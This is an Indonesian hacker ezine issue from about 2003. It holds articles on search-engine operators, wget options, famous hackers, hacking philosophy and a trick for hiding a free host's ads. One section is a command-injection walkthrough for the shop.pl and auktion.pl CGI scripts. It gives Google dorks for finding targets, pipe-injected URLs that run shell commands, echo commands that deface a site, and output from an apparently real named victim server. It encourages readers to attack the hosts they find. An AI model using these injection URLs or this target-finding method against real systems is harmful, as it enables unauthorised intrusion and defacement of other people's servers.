
EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE

[Licensi]



TableofContent
EZINE#3



***%& EDITOR**

Bulan ini merupakan bulan yang begitu melelahkan bagi kami. Berbagai tantangan datang silih berganti, baik itu dari diri kami sendiri juga ganguan yang datang dari luar.Tetapi beberapa hal tersebut mmbuat kami semakin solid dan semakin yakin dalam menuju cita2 yang diharapkan.


Maaf, ezine kami 'telat bulan'. Yah maklumlah kami masih sangat disibukkan dengan aktifitas sehari-hari ala 'anak sekolahan', apalagi MOBY yang ditugasi buat ngurusin ezine malah akan berjuang 'membobol " Ujian Akhir Nasional":-P ,sehingga masih beberapa bagian yang ditangani kembali oleh y3dips (yang berharap dapat lengser dari ezine).Apalagi the_day juga sibuk dengan Laporannya, z3r0byt3 yang asyik dengan *mba c--k-nya :P, Sedangkan COMEX menghilang tanpa jejak :I (terdengar kabar terakhir berada di be**si)

Yah ... kami hanya mencoba untuk memberikan yang terbaik !!

-ECHO ZINE -- 100% -- TANPA LEMAK -- ECHO ZINE -- 100% -- TANPA LEMAK-

#*%& GREETZ
~~~~~~~~~~~

kepada semua memberz newbie_hacker('biarlah semangat berbagi itu selalu membara'); kepada GURU-GURU yang mengajar kami baik secara sengaja atau tidak sengaja; kepada semua rekan- rekan yang telah berpartisipasi dalam perampungan ezine ini; Rekan-rekan Indohack ; Kecoak elektronik serta kepada seluruh komunitas ' UNDERGROUND ' di INDONESIA (' kami akan mencoba untuk terus dapat berjalan disamping anda semua')
~~~~~~~~~~~




TEKHNIK PENCARIAN INFORMASI DI INTERNET
MENGGUNAKAN SEARCH ENGINE

Author: de^wa || madi@linuxmail.org
Online @ www.echo.or.id :: http://ezine.echo.or.id

Mungkin seluruh atau sebagian dari kita selalu tergantung dengan search engine untuk mendapatkan informasi, berita, software gratis dan lain sebagainya. Tapi masih sangat sedikit yang mengerti searching yang baik. Ok kita mulai saja, bahwa dalam searching kita mengenal beberapa search engine salah satunya Google. Beberapa search engine mengenal karakter seperti +, - dan ". Tetapi masih banyak yang belum tahu mengenai karakter tersebut. Saya akan menggunakan mode Tanya jawab dalam menjelaskan hal tersebut.
Karakter Matematika.
Tanda (+)
Ingin mencari artikel yang didalamnya terkandung kata hacking,security dan internet. Anda dapat mengetikkan kata disearch engine : +hacking +security +internet Jika terdapat artikel yang memuat salah satu atau dua kata tersebut diatas tidak akan ditampilkan hanya artikel yang memuat tiga kata tersebut yang di tampilkan .
Tanda + dibaca oleh search engine sebagai DAN symbol ini dapat dipakai sebanyak-banyaknya misalnya: +harga +komputer murah +untuk +wilayah +medan. Dan sebagai nya.
Tanda (-)
Ingin mencari artikel yang didalamnya terkiandung kata statistic penduduk sumatera kecuali Medan.Ketik di search engine : +statistic +penduduk +sumatera -Medan. Search engine yang bersangkutan akan mencari di internet artikel yan mengandung kata Statistik penduduk sumatera tetapi tidak terdapat kata medan. Atau seperti ini +tempat +wisata +bali -kuta. Maka search engine akan menampilkan artikel tentang tempat wisata di bali dan pada artikel tersebut tidak terdapat kata kuta. Tanda - dibaca oleh search engine sebagai KECUALI.

Tanda (")
Ingin mencari artikel di internet yang didalamnya terdapat kata hacking dan security dan kata tersebut tidak duipisah kan oleh kata-kata yang lain.
Ketik di search engine : "hacking dan security" maka search engine yang bersangkuta akan
mencari kata hacking dan security yang katanya tidak dipisah kan oleh kata-kata lain. Apabila ada artikel yang mengandung kata hacking dan security yang katanya dipisah kan
oleh kata-kata lain maka artikel tersebut tidak ditampilkan oleh search engine yang bersangkutan.
Dan anda dapat juga menggabungkan ketiga karakter tersebut tersebut seperti contoh berikut ini: +kuliah +"ilmu komputer" -bayar
Search engine akan mencari artikel di internet yang terdapat kata kuliah ilmu komputer kata ilmu komputer tidak akan dipisah kan oleh kata lain dan tidak akan menampilkan



artikel tersebut bila terdapat kata bayar. Perlu di ingat bahwa penggunaan spasi untuk memisah kan antara kata-kata yang kita cari, spasi tersebut akaan dibaca ATAU contoh
Ketik di search engine : ilmu komputer
Maka search engine akan menampilkan web yang mengandung kata ilmu atau komputer atau
yang mengandung kata kedua-dua nya.
Simbol Bolean
Seperti yang kita ketahui symbol bolean adalah kata-kata OR, AND dan NOT. Kita dapat menggunakan symbol tersebut dalam mencari informasi di internet.


Bolean OR
Pada dasar nya symbol bolean OR sama seperti apabila kita menggunakan spasi contoh : ilmu OR komputer
Search engine akan menampilkan web yang mengandung kata ilmu atau kata komputer atau
kedua-duanya.

Bolean AND
Penggunaan bolean AND sama dengan karakter/tanda + Contioh : ilmu AND komputer
Search engine akan menampilkan web yang mengandung kata ilmu komputer apabila tidak
terdapat salah satu dari kata tersebut tidak akan di tampilkan.

Bolean NOT
Penggunaan bolean NOT sama dengan tanda (-) contoh saya akan mencari infor- masi tentang
statistic penduduk di sumater tetapi tidak termasuk medan.
Ketik di sdearch engine : Statistik AND penduduk AND sumater NOT medan search engine akan
menampilkan web yang berisi kata statistic penduduk sumatera tetapi tidak terdapat kata medan.

Bolean NEAR
Contoh : saya ingin mencari kata ilmu komputyeryang jarak antara kata tersebut berdekatan.
Ketik di search engine : ilmu NEAR komputer maka search engine akan menampilkan web yang
berisi kata ilmu komputer yang jarak antara kedua kata tersebut berdekatan.

Penggunaan Bolean tersebut diatas dapat juga digabungkan contoh Saya ingin mencari definisi
dari kata cinta atau kasih maka dapat di ketik di search engine : definisi AND (cinta OR kasih)
Search engine akan menampilkan web yang mengandung kata defini cinta atau definisi kasih.




Untuk contoh selanjut nya anda coba sendiri.
Penggunaan Host.
Pencarian informasi dapat juga dengan menggunakan kata Host, Contoh:
Saya ingin mencari website ilmu komputer.com maka saya dapat mengetikkan di search engine
host: ilmukomputer.com
Saya ingin mencari kata php di website ilmukomputer.com maka saya dapat mengetikkan
kata : php host: ilmukomputer.comatau host: ilmukomputer.com php.
Saya ingin mencari kata pertahanan di situs-situs pemerintahan indonesiamaka saya dapat
mengitikkan di search engine: pertahanan host: go.id.

Symbol/karakter matematika dapat juga digabungkan dalam pencarian ini contoh:
Saya akan mencari kata pesawat tetapi bukan yang terdapat didalam website menristek.go.id
maka saya dapat mengetikkan di search engine : pesawat -host: menristek.go.id.
Mencari informasi berdasarkan type file
Ada sebagian orang mencari informasi berdasrkan type file.
Contoh:
Saya ingin mencari artikel tentang hacking dan security dan artilkel tersebut harus dalam format pdf. Dan saya dapat mengetikkan di search engine :
+hacking +security filetype: pdf
dan search engine akan menampilkan artikel tentang hacking dan security dengan format pdf
contoh lain :
saya ingin mencari artikel tentang ilmu komputer didalam website yang sufiksnya ac.id artikel tersebut harus file bertype pdf maka saya dapat mengetikkan di search engine
+ilmu +komputer filetype:pdf host ac.id

Mencari informasi berdasarkan judul situs
Kita juga dapat mencari situs web berdasarkan judulnya .
Contoh :
Ketik di search engine title:komputer
Maka search engine akan menampilkan situs yang mengandung judul komputer.
sedangkan pada
search engine yahoo tidak mengenal kata TITLE tetapi hanya disingkat T.


Mencari informasi berdasarkan URL
Pencarian dengan cara ini akan menampilkan URL yang diminta
Contoh :
inurl:komputer
Maka semua search akan menampilkan semua URL yang ada kata komputernya seperti www.ilmukomputer.com/komputer dsb.
Contoh lainnya :



Php inurl:ilmukomputer.com maka search engine akan menampilkan seluruh artikel yang mengandung kata php pada subdomain ilmu komputer.Dan pada google juga mengenal kata
allinurl tetapi pencarian ini hanya terbatas pada subdirectory, Sedangkan sampai ke level file atau dengan kata lain inurl lebih dalam pencariannya tidah hanya terbatas pada subdirectory.Dan yang perlu di ingat Tidak semua search engine mengenal karakter matematika dan Bolean.

Tips: Bagi anda pengguna warnet ada baik nya anda mempersiapkan dari rumah apa yang ingin anda cari, itu untuk menghemat waktu dan tentunya menghemat uang anda.

Mohon maaf hanya ini yang dapat saya suguhkan, maklum saya juga masih belajar.
Dilarang mengutip/menyadur artikel ini.
Kritik dan saran kirim kan ke madi@linuxmail.org



WGET (Tools download pada linux)

Author: de^wa || madi@linuxmail.org
Online @ www.echo.or.id :: http://ezine.echo.or.id

Wget pertama kali dirilis pada tahun 1995 oleh Hrvoje Niksic dirlis dibawah lisensi GNU (general public license).Mungkin sudah banyak para pembaca yang mengetahui tentang wget, tapi masih banyak yang yang belum mengetahui opsi-opsi tentang wget, dan belum memanfaatkan opsi-opsi tersebut secara maksimal.
Keunggulan/Kelebihan yang dimiliki wget :
-Gratis.
-Non interaktif
-Mirorring
-Resume
-Dukungan ekstensifile

Pemakaian umumnya pasti sudah banyak yang mengetahui yaitu : WGET [URL]
Dan untuk menjalan kan dengan opsinya adalah : WGET [OPTIONS] [URL].
Opsi-opsi wget:
-t (tries)
dengan opsi -t ini wget akan selalu mencoba apabila koneksi anda terputus-putus biasa nya di ikuti angka seperti wget -t45 [URL]. Maka wget akan mencoba sebanyak 45 kali.


-c (continue)
Dengan opsi ini jika download anda terputus di tengah-tengah maka wget akan mendownload dari titik putus, wget tidak akan mendownload dari awal lagi.

-r (recursive)
Opsi -r akan mendownload seluruh isi situs, -r akan membuat wget menelusuri seluruh link. Opsi ini bermanfaat apabila anda membuat mirror sebuah site.

-p (page requisite)
Opsi ini akan memerintah kan wget untuk mendownload halaman depan sebuah situs lengkap dengan gambar dan semua yang ada pada halaman depan situs tersebut.

-k (converts links)
opsi ini penting digunakan apabila kita membuat mirror sebuah situs agar bisa di browse offline.

-A (accept list)
opsi ini biasanya selalu di ikuti dengan nama file yang ingin kita download



contohnya:
$ wget -r -A gif,jpg,jpeg [URL]
dengan command diatas maka wget akan mendownload semua file gif,jpg dan jpeg yang terdapat pada suatu site.

-R (reject List)
Opsi -r berbeda dengan opsi -r (recursive). -R adalah kebalikan dari -A. cotoh :
$ wget -r -k -R gif [URL]
wget tidak akan mendownload file gif tersebut.


-np(no parent)
dengan opsi ini -r tidak akan menelusuri keatas path. Contoh :
$ wget -r -k -np www.aku-ganteng-lo.com/guanteng <http://www.aku-ganteng-lo.com/guanteng>
maka wget akan mengambil seluruh file di www.aku-ganteng-lo.com/guanteng <http://www.aku-ganteng-lo.com/guanteng> tapi tidak mengambil file di section lain.

-nc (no clobber)
opsi ini merupakan kebalikan dari -c (continue). Jika -c mendownload dari titik putus maka untuk -nc mendownload file tanpa mengganggu file yang sudah setengah download.

-o
Opsi -o berguna untuk mendownload file dan disimpan dalam file tertentu contoh:
$ wget-o akuguanteng.txt [URL].

Masih banyak lagi opsi-opsi lain seperti -I, -b, -S -m, -x, -q dan lain lain.

Untuk informasi lebih lanjut silahkan baca di manual wget.
Nb: Saya hanya menulis
Kritik, saran, cacian dan makian silahkan kirim ke madi@linuxmail.org
Peace indonesiaku
Viva IT Indonesia



BUGS pada shop.pl && auktion.pl

Author: kamesywara
Online @ www.echo.or.id :: http://ezine.echo.or.id


1. Shop.pl Bug
   Bug ini seperti pada cpanel, and go bug. Lanjut ajah udah pernah koq!!
   a. cari target di seach engine google sementara belum ada yang mengalahkan xixixi :=)
      allinurl:shop.pl/page=
      Nah tu kan ada nggak?? Klo ada langsung aja sikat
   b. Tambahkan di web brosermu sebagai berikut :
      http://HOST/CGI_DIRECTORY/shop.pl/page=|ls|
      Jika hal in menunjukan list directory maka itu adalah sasaran.
   c. Deface kok terus, jangan dilakukan in hanya sebagai pengetahuan klean aja:
      http://HOST/CGI_DIRECTORY/shop.pl/page=|echo j***cuk by Satria>file.txt|

Note : file.txt adalah file deface dalam bentuk txt

2. Auktion.pl Bug
   Langkah-langkah :
   a. Lelah aku nulisnya sama dengan atas cari di google
      allinurl:auktion.pl?menue=
      Klo ketemu target lanjut
   b. Coba sekarang tambahkan ini
      http://[VICTIM]/cgi-bin/auktion.pl?menue=|ID|
      Klo tag in menunjukkan hal aneh (apanya liat aja ndiri), maka lanjutkan ke langkah berikutnya
      Jika hal ini tidak mengubah tampilan maka ya cari target lain.
   c. Deface !!
      Dengan perintah echo yang sangat populer dan lawas sekali (xixixi)
      http://[VICTIM]/cgi-bin/auktion.pl?menue=|echo Defaced by Satria>file.txt|

Contoh :
http://www.1000steine.de/cgi-bin/auktion.pl?menue=;id|
uid=112(100steineftp) gid=100(users) groups=100(users),111(site-adm),113(site2)
nah tu kan.
Lanjut
http://www.1000steine.de/cgi-bin/auktion.pl?menue=;uname%20-a|
Linux lagoon1.ipberlin.com 2.2.16C28_III #1 Mon Jul 30 22:07:58 PDT 2001 i586 unknown

Thank`s buat Kamesywara yang telah memberi ijin buat saya ambil nih artikelnya.
dan all my friends yang nggak bisa saya sebutkan.
peace indonesiaku
Viva IT Indonesia



HACK ALOG

Author: MOBY (Echo staff) moby@echo.or.id || mobygeek@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Algoritma sederhana untuk menjadi Hacker:

```
#include <brain.h>
#include <spirit.h>

void kerjaKeras() {
    read(apa_saja);
    experiment(apa_saja);
    learn(apa_saja);
}

main() {
int i;
    for (i = 0; i < 31337; i ++) {
       kerjaKeras();
    }
}
```


-- eof --

Greetz: Echo Staff (Y3DIPS, The_Day2000, COMEX, z3r0byt3)
Member newbie_hacker
3 IPA 4, eks 2/2 (Al-Qaeda) SMU 3 P##A##
Rizka <-- Thanks 4 ur smile !!
Dudung <--(i miss u bi##h)!

*In Memorial
(* Berbuka Puasa Bersama eks 2/2 SMU 3 P##A##
Minggu 16 Nov 2003

(C) 21 Nov 2003 By:

http://members.lycos.co.uk/geek0
() 'As U Like It' Colour Ribbon
/\ ... I Need To Smoke ...



HACKER HALL OF FAME

Author: MOBY (Echo staff) moby@echo.or.id || mobygeek@telkom.net
Online @ www.echo.or.id :: http://ezine.echo.or.id

Koleksi profile hacker terbaik dunia.

Seleksi alam yang terjadi dalam dunia hacker telah menyisihkan beberapa yang tidak mampu beradaptasi. Beberapa diantara mereka beralih profesi atau mulai melakukan sesuatu yang berbeda dari filosofi hacking.

Mereka yang mampu bertahan menggoreskan namanya sebagai seorang demigod, seorang elite yang mengabdi kepada budaya hacker. Memang tidak layak membanding-bandingkan kemampuan seorang hacker - dan semua individu -. Tidak-lah etis untuk menilai sesuatu secara universal, masing-masing substansi punya keunikan tersendiri. Dan uranium yang berpendar ketika gelap. Namun selalu ada causa prima, dan emas akan berbinar layaknya emas, walaupun didalam lumpur.

Dalam hal ini tidak ada perbandingan mutlak terhadap kehebatan seorang hacker. Hall of fame disini hanyalah kumpulan hacker-hacker yang telah mengabdi dan dikenal oleh masyarakat hacker secara umum.

1. Richard Stallman

Handle: tidak ada (tidak ada yang harus disembunyikan)


Salah seorang 'Old School Hacker', bekerja pada lab Artificial Intelligence MIT. Merasa terganggu oleh software komersial dan dan hak cipta pribadi. Akhirnya mendirikan GNU (baca: guhNew) yang merupakan singkatan dari GNU NOT UNIX.

Menggunakan komputer pertama sekali pada tahun 1969 di IBM New York Scintific Center saat berumur 16 tahun.

2. Dennis Ritchie dan Ken Thomson

Handle: dmr dan ken

Dennis Ritchie adalah seorang penulis bahasa C, bersama Ken Thomson menulis sistem operasi UNIX yang elegan.



3. John Draper

Handle: Cap'n Crunch

Penemu nada tunggal 2600 Herz menggunakan peluit plastik yang merupakan hadiah dari kotak sereal. Merupakan pelopor penggunaan nada 2600 Hz dan dikenal sebagai Phone Phreaker (Phreaker, baca: frieker)

Nada 2600 Hz digunakan sebagai alat untuk melakukan pemanggilan telepon gratis. Pada pengembangannya, nada 2600 Hz tidak lagi dibuat dengan peluit plastik, melainkan menggunakan alat yang disebut 'Blue Box'.

4. Mark Abene

Handle: Phiber Optik

Sebagai salah seorang 'Master of Deception' phiber optik menginspirasikan ribuan remaja untuk mempelajari sistem internal telepon negara. Phiber optik juga dinobatkan sebagai salah seorang dari 100 orang jenius oleh New York Magazine.

Menggunakan komputer Apple][, Timex Sinclair dan Commodore 64. Komputer pertamanya adalah Radio Shack TRS-80 (trash-80).

5. Robert Morris

Handle: rtm


Seorang anak dari ilmuwan National Computer Security Center - merupakan bagian dari National Security Agencies (NSA) -. Pertama sekali menulis Internet Worm yang begitu momental pada tahun 1988. Meng-infeksi ribuan komputer yang terhubung dalam jaringan.

6. Kevin Mitnick

Handle: Condor

Kevin adalah hacker pertama yang wajahnya terpampang dalam poster 'FBI Most Wanted'.

Kevin juga seorang 'Master of Deception' dan telah menulis buku yang berjudul 'The Art of Deception'. Buku ini menjelaskan berbagai teknik social engineering untuk mendapatkan akses ke dalam sistem.



7. Kevin Poulsen

Handle: Dark Dante

Melakukan penipuan digital terhadap stasiun radio KIIS-FM, memastikan bahwa ia adalah penelpon ke 102 dan memenangkan porsche 944 S2.

8. Johan Helsingius

Handle: julf

Mengoperasikan anonymous remailer paling populer didunia.

9. Vladimir Levin

Handle: tidak diketahui

Lulusan St. Petersburg Tekhnologichesky University. Menipu komputer CitiBank dan meraup keuntungan 10 juta dollar. Ditangkap Interpol di Heathrow Airport pada tahun 1995

10. Steve Wozniak

Handle: ?

Membangun komputer Apple dan menggunakan 'blue box' untuk kepentingan sendiri.

11. Tsutomu Shimomura


Handle: ?

Berhasil menangkap jejak Kevin Mitnick.

12. Linus Torvalds

Handle: ?

Seorang hacker sejati, mengembangkan sistem operasi Linux yang merupakan gabungan dari 'LINUS MINIX'. Sistem operasi Linux telah menjadi sistem operasi 'standar' hacker. Bersama Richard Stallman dengan GNU-nya membangun Linux versi awal dan berkolaborasi dengan programmer, developper dan hacker seluruh dunia untuk mengembangkan kernel Linux.



13. Eric Steven Raymond

Bapak hacker. Seorang hacktivist dan pelopor opensource movement. Menulis banyak panduan hacking, salah satunya adalah: 'How To Become A Hacker' dan 'The new hacker's Dictionary'. Begitu fenomenal dan dikenal oleh seluruh masyarakat hacking dunia.

Menurut Eric, "dunia mempunyai banyak persoalan menarik dan menanti untuk dipecahkan."

14. Ian Murphy

Handle: Captain Zap

Ian Muphy bersama 3 orang rekannya, melakukan hacking ke dalam komputer AT&T dan menggubah seting jam internal-nya. Hal ini mengakibatkan masyarakat pengguna telfon mendapatkan diskon 'tengah malam' pada saat sore hari, dan yang telah menunggu hingga tengah malam harus membayar dengan tagihan yang tinggi.

rev:
[1] http://tlc.discovery.com/convergence/hackers/bio/bio_01.html

EOF.

Greetz: Echo Staff
Y3DIPS, The_Day, COMEX, z3r0byt3

Indonesia security industries.


Phriends: IPA 4, SMU 3 P##A## <-- Uh ...

Girls: Rizka, Nike, Kiking, Silvia, Nadya, Yanti, terlalu banyak untuk disebutkan.

Credits: Internet, E-zine, whitepaper, Media Indonesia, Indomilk + Milo, Teh, Rokok Sampoerna International.

(C) 9 NOV 03 by:

http://members.tripod.co.uk/geek0
() ASCII Blue Ribbon.
/\ Free Speech n' Thinking



SENI DAN FILSAFAT HACKING V. 01

Auth: MOBY --> moby@echo.or.id || mobygeek@telkom.net
Online @ www.echo.or.id

Hacking pada dasarnya adalah semangat. Dalam agama saya menyebutnya ruh, "ruh pengetahuan". Hacking akan mengajarkan kita bagaimana dunia ini bekerja dan bagaimana kita menyikapinya. Bahkan terkadang kita harus mengalahkannya. Dan esensi dari hacking adalah mengatasi semua keterbatasan.


Hacking berkembang dalam lingkungan psikologi dan intelektual tertentu, bukan berarti untuk menjadi hacker haruslah jenius, tapi dengan mempelajari hacking kita akan belajar untuk menjadi jenius. Dalam hal ini jenius berarti kemampuan untuk melihat hakikat. Orang jenius bukanlah orang selalu mendapat rangking/juara bukan pula orang yang dapat menjawab semua pertanyaan guru. Pada dasarnya pertanyaan guru atau latihan disekolah adalah sesuatu yang bisa dihafal, bisa dipelajari dengan buku (tekstual), tapi dengan begitu kita berhenti untuk berfikir. Dalam geometri euclid kita mengenal jarak terdekat dari dua titik adalah garis lurus, dan jumlah sudut dalam segitiga adalah 180 derjad. Tapi apakah kita berada dalam ruang yang datar ?, apakah ruang hanya seiris semesta ?.

Euclid gagal menjelaskan itu semua. Jarak antara GreenWich dengan Los Angels seharusnya lebih jauh dari apa yang telah diprediksikan. Karena kita melalui ruang yang melengkung. Dan pada ruang lengkung jumlah sudut-sudut segitiga LEBIH dari 180 derjad. Berfikir dan melihat dengan cara berbeda itulah yang dikatakan jenius. Kembali kepada lingkungan hacking. Lingkungan hacker didominasi oleh orang-orang yang mencoba melihat dengan cara yang unik dan dengan begitu mereka mencoba untuk mengatasi keterbatasan.

Saya coba berikan contoh.

Dunia teknologi sekarang ini memungkinkan kita untuk membuat sebuah 'rumah maya' yang bisa kita kenal dengan istilah 'HOMEPAGE'. Banyak pengguna internet memanfatkan penyedia homepage gratis. Selain gampang dan sederhana, kita tidak harus mengeluarkan biaya. Sebagai timbal-balik, penyedia homepageb gratis akan menempatkan iklan atau 'Ads' pada halaman html kita. Secara moral adalah hal yang wajar, namun bagi sebagian hacker berfikir "bagaimana cara mengatasinya ?"

Sebuah layanan homepage gratis menambahkan beberapa baris setelah tag <BODY>, dan dalam beberapa pengujian, hacker menemukan bahwa



baris inilah yang menampilkan banner. Menggunakan browsernya sang hacker tadi membaca kembali kode html yang didapat setelah mengakses homepage nya.

```
<html>
<head>
 <title>HOMEPAGE ORANG BEKEN</title>
  </head>
<body>
<center>
 <img src="http://serveriklan.bikinbete.com/img/iklan.jpg">
</center>
...
...
</html>
```

Hacker melihat bahwa tag <img> berada didalam tag , sang hacker tersenyum, lalu membuat sebuah cascading style sheet (CSS) yang berisi:

```
center { display: none }
```


Lalu sang hacker mengganti semua tag dalam dokumen html-nya dengan . Setelah dokumen html di upload dan di reload kembali, iklan hilang tanpa bekas ...

Tentu hal ini sangat membosankan, sang hacker tahu itu. Lalu dalam pencariannya, sang hacker menemukan bahwa iklan 'selalu' ditempatan di bawah tag <body>. Bagaimana cara mengatasinya ?

Iklan selalu ditempatkan setelah tag <body>. Bagaimana kalau kita buat tag <body> tipuan yang berada di dalam tag comment (<!-- -->) !

```
<html>
<head>
 <title>HOMEPAGE ORANG BEKEN</title>
<!--
  </head>
<body>
-->
<body>

...
...
</html>
```



Kode iklan kembali ditempatkan di bawah tag <body>, dan tentu saja dibawah tag comment ! Hasilnya, kode iklan dianggap komentar dan iklan tidak ditampilkan di browser.

Begitulah hacker berfikir. Dan keindahan pengetahuan diatas segala galanya !

"Terpujilah Tuhan yang telah memberi kita akal; yang dengannya kita dapat memperoleh sebanyak-banyaknya manfaat dan inilah karunia-NYA yang terbaik !"

